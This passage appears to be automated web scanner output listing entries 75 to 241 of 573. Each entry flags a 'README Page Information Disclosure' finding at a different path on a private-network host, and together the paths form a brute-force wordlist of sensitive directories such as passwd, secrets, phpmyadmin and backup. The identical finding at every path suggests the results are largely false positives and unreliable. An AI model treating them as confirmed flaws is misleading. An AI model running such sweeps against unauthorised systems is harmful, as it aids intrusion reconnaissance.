	Vulnerability details	Target http://192.168.105.197:8008/reseller/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
76/573	Target	http://192.168.105.197:8008/personal/readme
	Vulnerability details	Target http://192.168.105.197:8008/personal/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
77/573	Target	http://192.168.105.197:8008/updates/readme
	Vulnerability details	Target http://192.168.105.197:8008/updates/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

78/573	Target	http://192.168.105.197:8008/err/readme
	Vulnerability details	Target http://192.168.105.197:8008/err/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
79/573	Target	http://192.168.105.197:8008/error/readme
	Vulnerability details	Target http://192.168.105.197:8008/error/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
80/573	Target	http://192.168.105.197:8008/_errors/readme
	Vulnerability details	Target http://192.168.105.197:8008/_errors/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
81/573	Target	http://192.168.105.197:8008/errors/readme
	Vulnerability details	Target http://192.168.105.197:8008/errors/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
82/573	Target	http://192.168.105.197:8008/secret/readme
	Vulnerability details	Target http://192.168.105.197:8008/secret/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
83/573	Target	http://192.168.105.197:8008/secrets/readme
	Vulnerability details	Target http://192.168.105.197:8008/secrets/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
84/573	Target	http://192.168.105.197:8008/msql/readme
	Vulnerability details	Target http://192.168.105.197:8008/msql/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
85/573	Target	http://192.168.105.197:8008/mysql/readme
	Vulnerability details	Target http://192.168.105.197:8008/mysql/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
86/573	Target	http://192.168.105.197:8008/mssql/readme
	Vulnerability details	Target http://192.168.105.197:8008/mssql/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
87/573	Target	http://192.168.105.197:8008/oracle/readme
	Vulnerability details	Target http://192.168.105.197:8008/oracle/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
88/573	Target	http://192.168.105.197:8008/db/readme
	Vulnerability details	Target http://192.168.105.197:8008/db/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
89/573	Target	http://192.168.105.197:8008/db2/readme
	Vulnerability details	Target http://192.168.105.197:8008/db2/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
90/573	Target	http://192.168.105.197:8008/sql/readme
	Vulnerability details	Target http://192.168.105.197:8008/sql/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
91/573	Target	http://192.168.105.197:8008/__SQL/readme
	Vulnerability details	Target http://192.168.105.197:8008/__SQL/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
92/573	Target	http://192.168.105.197:8008/_SQL/readme
	Vulnerability details	Target http://192.168.105.197:8008/_SQL/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
93/573	Target	http://192.168.105.197:8008/dbase/readme
	Vulnerability details	Target http://192.168.105.197:8008/dbase/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
94/573	Target	http://192.168.105.197:8008/database/readme
	Vulnerability details	Target http://192.168.105.197:8008/database/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
95/573	Target	http://192.168.105.197:8008/cvs/readme
	Vulnerability details	Target http://192.168.105.197:8008/cvs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
96/573	Target	http://192.168.105.197:8008/svn/readme
	Vulnerability details	Target http://192.168.105.197:8008/svn/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
97/573	Target	http://192.168.105.197:8008/member/readme
	Vulnerability details	Target http://192.168.105.197:8008/member/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
98/573	Target	http://192.168.105.197:8008/members/readme

	Vulnerability details	Target http://192.168.105.197:8008/members/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
99/573	Target	http://192.168.105.197:8008/orders/readme
	Vulnerability details	Target http://192.168.105.197:8008/orders/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
100/573	Target	http://192.168.105.197:8008/billing/readme
	Vulnerability details	Target http://192.168.105.197:8008/billing/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
101/573	Target	http://192.168.105.197:8008/memberlist/readme
	Vulnerability details	Target http://192.168.105.197:8008/memberlist/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
102/573	Target	http://192.168.105.197:8008/dump/readme
	Vulnerability details	Target http://192.168.105.197:8008/dump/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
103/573	Target	http://192.168.105.197:8008/ftp/readme
	Vulnerability details	Target http://192.168.105.197:8008/ftp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
104/573	Target	http://192.168.105.197:8008/accounts/readme
	Vulnerability details	Target http://192.168.105.197:8008/accounts/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

105/573	Target	http://192.168.105.197:8008/warez/readme
	Vulnerability details	Target http://192.168.105.197:8008/warez/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
106/573	Target	http://192.168.105.197:8008/conf/readme
	Vulnerability details	Target http://192.168.105.197:8008/conf/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
107/573	Target	http://192.168.105.197:8008/config/readme
	Vulnerability details	Target http://192.168.105.197:8008/config/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
108/573	Target	http://192.168.105.197:8008/phpmyadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpmyadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
109/573	Target	http://192.168.105.197:8008/phpmyadmin0/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpmyadmin0/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
110/573	Target	http://192.168.105.197:8008/phpmyadmin1/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpmyadmin1/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
111/573	Target	http://192.168.105.197:8008/phpPgAdmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/phpPgAdmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
112/573	Target	http://192.168.105.197:8008/pgadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/pgadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
113/573	Target	http://192.168.105.197:8008/customer/readme
	Vulnerability details	Target http://192.168.105.197:8008/customer/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
114/573	Target	http://192.168.105.197:8008/customers/readme
	Vulnerability details	Target http://192.168.105.197:8008/customers/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
115/573	Target	http://192.168.105.197:8008/intranet/readme
	Vulnerability details	Target http://192.168.105.197:8008/intranet/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
116/573	Target	http://192.168.105.197:8008/users/readme
	Vulnerability details	Target http://192.168.105.197:8008/users/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
117/573	Target	http://192.168.105.197:8008/setup/readme
	Vulnerability details	Target http://192.168.105.197:8008/setup/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
118/573	Target	http://192.168.105.197:8008/install/readme
	Vulnerability details	Target http://192.168.105.197:8008/install/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
119/573	Target	http://192.168.105.197:8008/_install/readme
	Vulnerability details	Target http://192.168.105.197:8008/_install/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
120/573	Target	http://192.168.105.197:8008/install_/readme
	Vulnerability details	Target http://192.168.105.197:8008/install_/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
121/573	Target	http://192.168.105.197:8008/ainstall/readme
	Vulnerability details	Target http://192.168.105.197:8008/ainstall/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
122/573	Target	http://192.168.105.197:8008/!install/readme
	Vulnerability details	Target http://192.168.105.197:8008/!install/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
123/573	Target	http://192.168.105.197:8008/installer/readme
	Vulnerability details	Target http://192.168.105.197:8008/installer/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
124/573	Target	http://192.168.105.197:8008/oldfiles/readme
	Vulnerability details	Target http://192.168.105.197:8008/oldfiles/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
125/573	Target	http://192.168.105.197:8008/old_files/readme

	Vulnerability details	Target http://192.168.105.197:8008/old_files/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
126/573	Target	http://192.168.105.197:8008/_files/readme
	Vulnerability details	Target http://192.168.105.197:8008/_files/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
127/573	Target	http://192.168.105.197:8008/sysbackup/readme
	Vulnerability details	Target http://192.168.105.197:8008/sysbackup/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
128/573	Target	http://192.168.105.197:8008/export/readme
	Vulnerability details	Target http://192.168.105.197:8008/export/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
129/573	Target	http://192.168.105.197:8008/TEMP/readme
	Vulnerability details	Target http://192.168.105.197:8008/TEMP/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
130/573	Target	http://192.168.105.197:8008/TMP/readme
	Vulnerability details	Target http://192.168.105.197:8008/TMP/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
131/573	Target	http://192.168.105.197:8008/TODO/readme
	Vulnerability details	Target http://192.168.105.197:8008/TODO/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

132/573	Target	http://192.168.105.197:8008/WS_FTP/readme
	Vulnerability details	Target http://192.168.105.197:8008/WS_FTP/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
133/573	Target	http://192.168.105.197:8008/test/readme
	Vulnerability details	Target http://192.168.105.197:8008/test/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
134/573	Target	http://192.168.105.197:8008/_test/readme
	Vulnerability details	Target http://192.168.105.197:8008/_test/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
135/573	Target	http://192.168.105.197:8008/test_/readme
	Vulnerability details	Target http://192.168.105.197:8008/test_/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
136/573	Target	http://192.168.105.197:8008/!test/readme
	Vulnerability details	Target http://192.168.105.197:8008/!test/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
137/573	Target	http://192.168.105.197:8008/tst/readme
	Vulnerability details	Target http://192.168.105.197:8008/tst/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
138/573	Target	http://192.168.105.197:8008/tests/readme
	Vulnerability details	Target http://192.168.105.197:8008/tests/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
139/573	Target	http://192.168.105.197:8008/tools/readme
	Vulnerability details	Target http://192.168.105.197:8008/tools/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
140/573	Target	http://192.168.105.197:8008/save/readme
	Vulnerability details	Target http://192.168.105.197:8008/save/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
141/573	Target	http://192.168.105.197:8008/testing/readme
	Vulnerability details	Target http://192.168.105.197:8008/testing/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
142/573	Target	http://192.168.105.197:8008/_tests/readme
	Vulnerability details	Target http://192.168.105.197:8008/_tests/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
143/573	Target	http://192.168.105.197:8008/secure/readme
	Vulnerability details	Target http://192.168.105.197:8008/secure/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
144/573	Target	http://192.168.105.197:8008/secured/readme
	Vulnerability details	Target http://192.168.105.197:8008/secured/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
145/573	Target	http://192.168.105.197:8008/internal/readme
	Vulnerability details	Target http://192.168.105.197:8008/internal/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
146/573	Target	http://192.168.105.197:8008/prv/readme
	Vulnerability details	Target http://192.168.105.197:8008/prv/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
147/573	Target	http://192.168.105.197:8008/private/readme
	Vulnerability details	Target http://192.168.105.197:8008/private/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
148/573	Target	http://192.168.105.197:8008/csv/readme
	Vulnerability details	Target http://192.168.105.197:8008/csv/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
149/573	Target	http://192.168.105.197:8008/staff/readme
	Vulnerability details	Target http://192.168.105.197:8008/staff/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
150/573	Target	http://192.168.105.197:8008/src/readme
	Vulnerability details	Target http://192.168.105.197:8008/src/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
151/573	Target	http://192.168.105.197:8008/etc/readme
	Vulnerability details	Target http://192.168.105.197:8008/etc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
152/573	Target	http://192.168.105.197:8008/system/readme

	Vulnerability details	Target http://192.168.105.197:8008/system/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
153/573	Target	http://192.168.105.197:8008/dev/readme
	Vulnerability details	Target http://192.168.105.197:8008/dev/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
154/573	Target	http://192.168.105.197:8008/devel/readme
	Vulnerability details	Target http://192.168.105.197:8008/devel/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
155/573	Target	http://192.168.105.197:8008/devels/readme
	Vulnerability details	Target http://192.168.105.197:8008/devels/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
156/573	Target	http://192.168.105.197:8008/developer/readme
	Vulnerability details	Target http://192.168.105.197:8008/developer/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
157/573	Target	http://192.168.105.197:8008/developers/readme
	Vulnerability details	Target http://192.168.105.197:8008/developers/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
158/573	Target	http://192.168.105.197:8008/share/readme
	Vulnerability details	Target http://192.168.105.197:8008/share/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

159/573	Target	http://192.168.105.197:8008/beta/readme
	Vulnerability details	Target http://192.168.105.197:8008/beta/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
160/573	Target	http://192.168.105.197:8008/bugs/readme
	Vulnerability details	Target http://192.168.105.197:8008/bugs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
161/573	Target	http://192.168.105.197:8008/auth/readme
	Vulnerability details	Target http://192.168.105.197:8008/auth/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
162/573	Target	http://192.168.105.197:8008/import/readme
	Vulnerability details	Target http://192.168.105.197:8008/import/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
163/573	Target	http://192.168.105.197:8008/stats/readme
	Vulnerability details	Target http://192.168.105.197:8008/stats/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
164/573	Target	http://192.168.105.197:8008/statistics/readme
	Vulnerability details	Target http://192.168.105.197:8008/statistics/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
165/573	Target	http://192.168.105.197:8008/access-log/readme
	Vulnerability details	Target http://192.168.105.197:8008/access-log/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
166/573	Target	http://192.168.105.197:8008/error-log/readme
	Vulnerability details	Target http://192.168.105.197:8008/error-log/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
167/573	Target	http://192.168.105.197:8008/access_log/readme
	Vulnerability details	Target http://192.168.105.197:8008/access_log/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
168/573	Target	http://192.168.105.197:8008/error_log/readme
	Vulnerability details	Target http://192.168.105.197:8008/error_log/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
169/573	Target	http://192.168.105.197:8008/accesslog/readme
	Vulnerability details	Target http://192.168.105.197:8008/accesslog/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
170/573	Target	http://192.168.105.197:8008/errorlog/readme
	Vulnerability details	Target http://192.168.105.197:8008/errorlog/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
171/573	Target	http://192.168.105.197:8008/backup/readme
	Vulnerability details	Target http://192.168.105.197:8008/backup/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
172/573	Target	http://192.168.105.197:8008/backups/readme
	Vulnerability details	Target http://192.168.105.197:8008/backups/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
173/573	Target	http://192.168.105.197:8008/bak/readme
	Vulnerability details	Target http://192.168.105.197:8008/bak/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
174/573	Target	http://192.168.105.197:8008/bac/readme
	Vulnerability details	Target http://192.168.105.197:8008/bac/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
175/573	Target	http://192.168.105.197:8008/old/readme
	Vulnerability details	Target http://192.168.105.197:8008/old/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
176/573	Target	http://192.168.105.197:8008/_old/readme
	Vulnerability details	Target http://192.168.105.197:8008/_old/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
177/573	Target	http://192.168.105.197:8008/inc/readme
	Vulnerability details	Target http://192.168.105.197:8008/inc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
178/573	Target	http://192.168.105.197:8008/include/readme
	Vulnerability details	Target http://192.168.105.197:8008/include/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
179/573	Target	http://192.168.105.197:8008/ini/readme

	Vulnerability details	Target http://192.168.105.197:8008/ini/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
180/573	Target	http://192.168.105.197:8008/_include/readme
	Vulnerability details	Target http://192.168.105.197:8008/_include/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
181/573	Target	http://192.168.105.197:8008/pass/readme
	Vulnerability details	Target http://192.168.105.197:8008/pass/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
182/573	Target	http://192.168.105.197:8008/passwd/readme
	Vulnerability details	Target http://192.168.105.197:8008/passwd/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
183/573	Target	http://192.168.105.197:8008/password/readme
	Vulnerability details	Target http://192.168.105.197:8008/password/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
184/573	Target	http://192.168.105.197:8008/passwords/readme
	Vulnerability details	Target http://192.168.105.197:8008/passwords/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
185/573	Target	http://192.168.105.197:8008/jdbc/readme
	Vulnerability details	Target http://192.168.105.197:8008/jdbc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

186/573	Target	http://192.168.105.197:8008/odbc/readme
	Vulnerability details	Target http://192.168.105.197:8008/odbc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
187/573	Target	http://192.168.105.197:8008/xls/readme
	Vulnerability details	Target http://192.168.105.197:8008/xls/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
188/573	Target	http://192.168.105.197:8008/FCKeditor/readme
	Vulnerability details	Target http://192.168.105.197:8008/FCKeditor/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
189/573	Target	http://192.168.105.197:8008/filemanager/readme
	Vulnerability details	Target http://192.168.105.197:8008/filemanager/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
190/573	Target	http://192.168.105.197:8008/UserFiles/readme
	Vulnerability details	Target http://192.168.105.197:8008/UserFiles/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
191/573	Target	http://192.168.105.197:8008/UserFile/readme
	Vulnerability details	Target http://192.168.105.197:8008/UserFile/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
192/573	Target	http://192.168.105.197:8008/management/readme
	Vulnerability details	Target http://192.168.105.197:8008/management/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
193/573	Target	http://192.168.105.197:8008/manager/readme
	Vulnerability details	Target http://192.168.105.197:8008/manager/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
194/573	Target	http://192.168.105.197:8008/swfupload/readme
	Vulnerability details	Target http://192.168.105.197:8008/swfupload/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
195/573	Target	http://192.168.105.197:8008/lib/readme
	Vulnerability details	Target http://192.168.105.197:8008/lib/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
196/573	Target	http://192.168.105.197:8008/libs/readme
	Vulnerability details	Target http://192.168.105.197:8008/libs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
197/573	Target	http://192.168.105.197:8008/swf/readme
	Vulnerability details	Target http://192.168.105.197:8008/swf/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
198/573	Target	http://192.168.105.197:8008/ad/readme
	Vulnerability details	Target http://192.168.105.197:8008/ad/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
199/573	Target	http://192.168.105.197:8008/ads/readme
	Vulnerability details	Target http://192.168.105.197:8008/ads/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
200/573	Target	http://192.168.105.197:8008/banner/readme
	Vulnerability details	Target http://192.168.105.197:8008/banner/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
201/573	Target	http://192.168.105.197:8008/banners/readme
	Vulnerability details	Target http://192.168.105.197:8008/banners/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
202/573	Target	http://192.168.105.197:8008/blogs/readme
	Vulnerability details	Target http://192.168.105.197:8008/blogs/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
203/573	Target	http://192.168.105.197:8008/apps/readme
	Vulnerability details	Target http://192.168.105.197:8008/apps/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
204/573	Target	http://192.168.105.197:8008/chat/readme
	Vulnerability details	Target http://192.168.105.197:8008/chat/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
205/573	Target	http://192.168.105.197:8008/console/readme
	Vulnerability details	Target http://192.168.105.197:8008/console/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
206/573	Target	http://192.168.105.197:8008/addons/readme

	Vulnerability details	Target http://192.168.105.197:8008/addons/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
207/573	Target	http://192.168.105.197:8008/invoker/readme
	Vulnerability details	Target http://192.168.105.197:8008/invoker/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
208/573	Target	http://192.168.105.197:8008/cp/readme
	Vulnerability details	Target http://192.168.105.197:8008/cp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
209/573	Target	http://192.168.105.197:8008/testweb/readme
	Vulnerability details	Target http://192.168.105.197:8008/testweb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
210/573	Target	http://192.168.105.197:8008/pma/readme
	Vulnerability details	Target http://192.168.105.197:8008/pma/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
211/573	Target	http://192.168.105.197:8008/plugins/readme
	Vulnerability details	Target http://192.168.105.197:8008/plugins/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
212/573	Target	http://192.168.105.197:8008/themes/readme
	Vulnerability details	Target http://192.168.105.197:8008/themes/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

213/573	Target	http://192.168.105.197:8008/upgrade/readme
	Vulnerability details	Target http://192.168.105.197:8008/upgrade/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
214/573	Target	http://192.168.105.197:8008/text-base/readme
	Vulnerability details	Target http://192.168.105.197:8008/text-base/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
215/573	Target	http://192.168.105.197:8008/wp-content/readme
	Vulnerability details	Target http://192.168.105.197:8008/wp-content/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
216/573	Target	http://192.168.105.197:8008/wp-admin/readme
	Vulnerability details	Target http://192.168.105.197:8008/wp-admin/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
217/573	Target	http://192.168.105.197:8008/wp-includes/readme
	Vulnerability details	Target http://192.168.105.197:8008/wp-includes/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
218/573	Target	http://192.168.105.197:8008/iishelp/readme
	Vulnerability details	Target http://192.168.105.197:8008/iishelp/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
219/573	Target	http://192.168.105.197:8008/iisadmin/readme
	Vulnerability details	Target http://192.168.105.197:8008/iisadmin/readme has README Page Information Disclosure vulnerability
	Parameter names	url

	Payload	readme
220/573	Target	http://192.168.105.197:8008/tsweb/readme
	Vulnerability details	Target http://192.168.105.197:8008/tsweb/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
221/573	Target	http://192.168.105.197:8008/xmlrpc/readme
	Vulnerability details	Target http://192.168.105.197:8008/xmlrpc/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
222/573	Target	http://192.168.105.197:8008/cache/readme
	Vulnerability details	Target http://192.168.105.197:8008/cache/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
223/573	Target	http://192.168.105.197:8008/cache_html/readme
	Vulnerability details	Target http://192.168.105.197:8008/cache_html/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
224/573	Target	http://192.168.105.197:8008/common/readme
	Vulnerability details	Target http://192.168.105.197:8008/common/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
225/573	Target	http://192.168.105.197:8008/shell/readme
	Vulnerability details	Target http://192.168.105.197:8008/shell/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
226/573	Target	http://192.168.105.197:8008/core/readme
	Vulnerability details	Target http://192.168.105.197:8008/core/readme has README Page Information Disclosure vulnerability

	Parameter names	url
	Payload	readme
227/573	Target	http://192.168.105.197:8008/menu/readme
	Vulnerability details	Target http://192.168.105.197:8008/menu/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
228/573	Target	http://192.168.105.197:8008/v1/readme
	Vulnerability details	Target http://192.168.105.197:8008/v1/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
229/573	Target	http://192.168.105.197:8008/types/readme
	Vulnerability details	Target http://192.168.105.197:8008/types/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
230/573	Target	http://192.168.105.197:8008/base/readme
	Vulnerability details	Target http://192.168.105.197:8008/base/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
231/573	Target	http://192.168.105.197:8008/group/readme
	Vulnerability details	Target http://192.168.105.197:8008/group/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
232/573	Target	http://192.168.105.197:8008/languages/readme
	Vulnerability details	Target http://192.168.105.197:8008/languages/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
233/573	Target	http://192.168.105.197:8008/english/readme

	Vulnerability details	Target http://192.168.105.197:8008/english/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
234/573	Target	http://192.168.105.197:8008/smarty/readme
	Vulnerability details	Target http://192.168.105.197:8008/smarty/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
235/573	Target	http://192.168.105.197:8008/example/readme
	Vulnerability details	Target http://192.168.105.197:8008/example/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
236/573	Target	http://192.168.105.197:8008/examples/readme
	Vulnerability details	Target http://192.168.105.197:8008/examples/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
237/573	Target	http://192.168.105.197:8008/sample/readme
	Vulnerability details	Target http://192.168.105.197:8008/sample/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
238/573	Target	http://192.168.105.197:8008/samples/readme
	Vulnerability details	Target http://192.168.105.197:8008/samples/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
239/573	Target	http://192.168.105.197:8008/script/readme
	Vulnerability details	Target http://192.168.105.197:8008/script/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme

240/573	Target	http://192.168.105.197:8008/scripts/readme
	Vulnerability details	Target http://192.168.105.197:8008/scripts/readme has README Page Information Disclosure vulnerability
	Parameter names	url
	Payload	readme
241/573	Target	http://192.168.105.197:8008/list/readme
	Vulnerability details	Target http://192.168.105.197:8008/list/readme has README Page Information Disclosure vulnerability
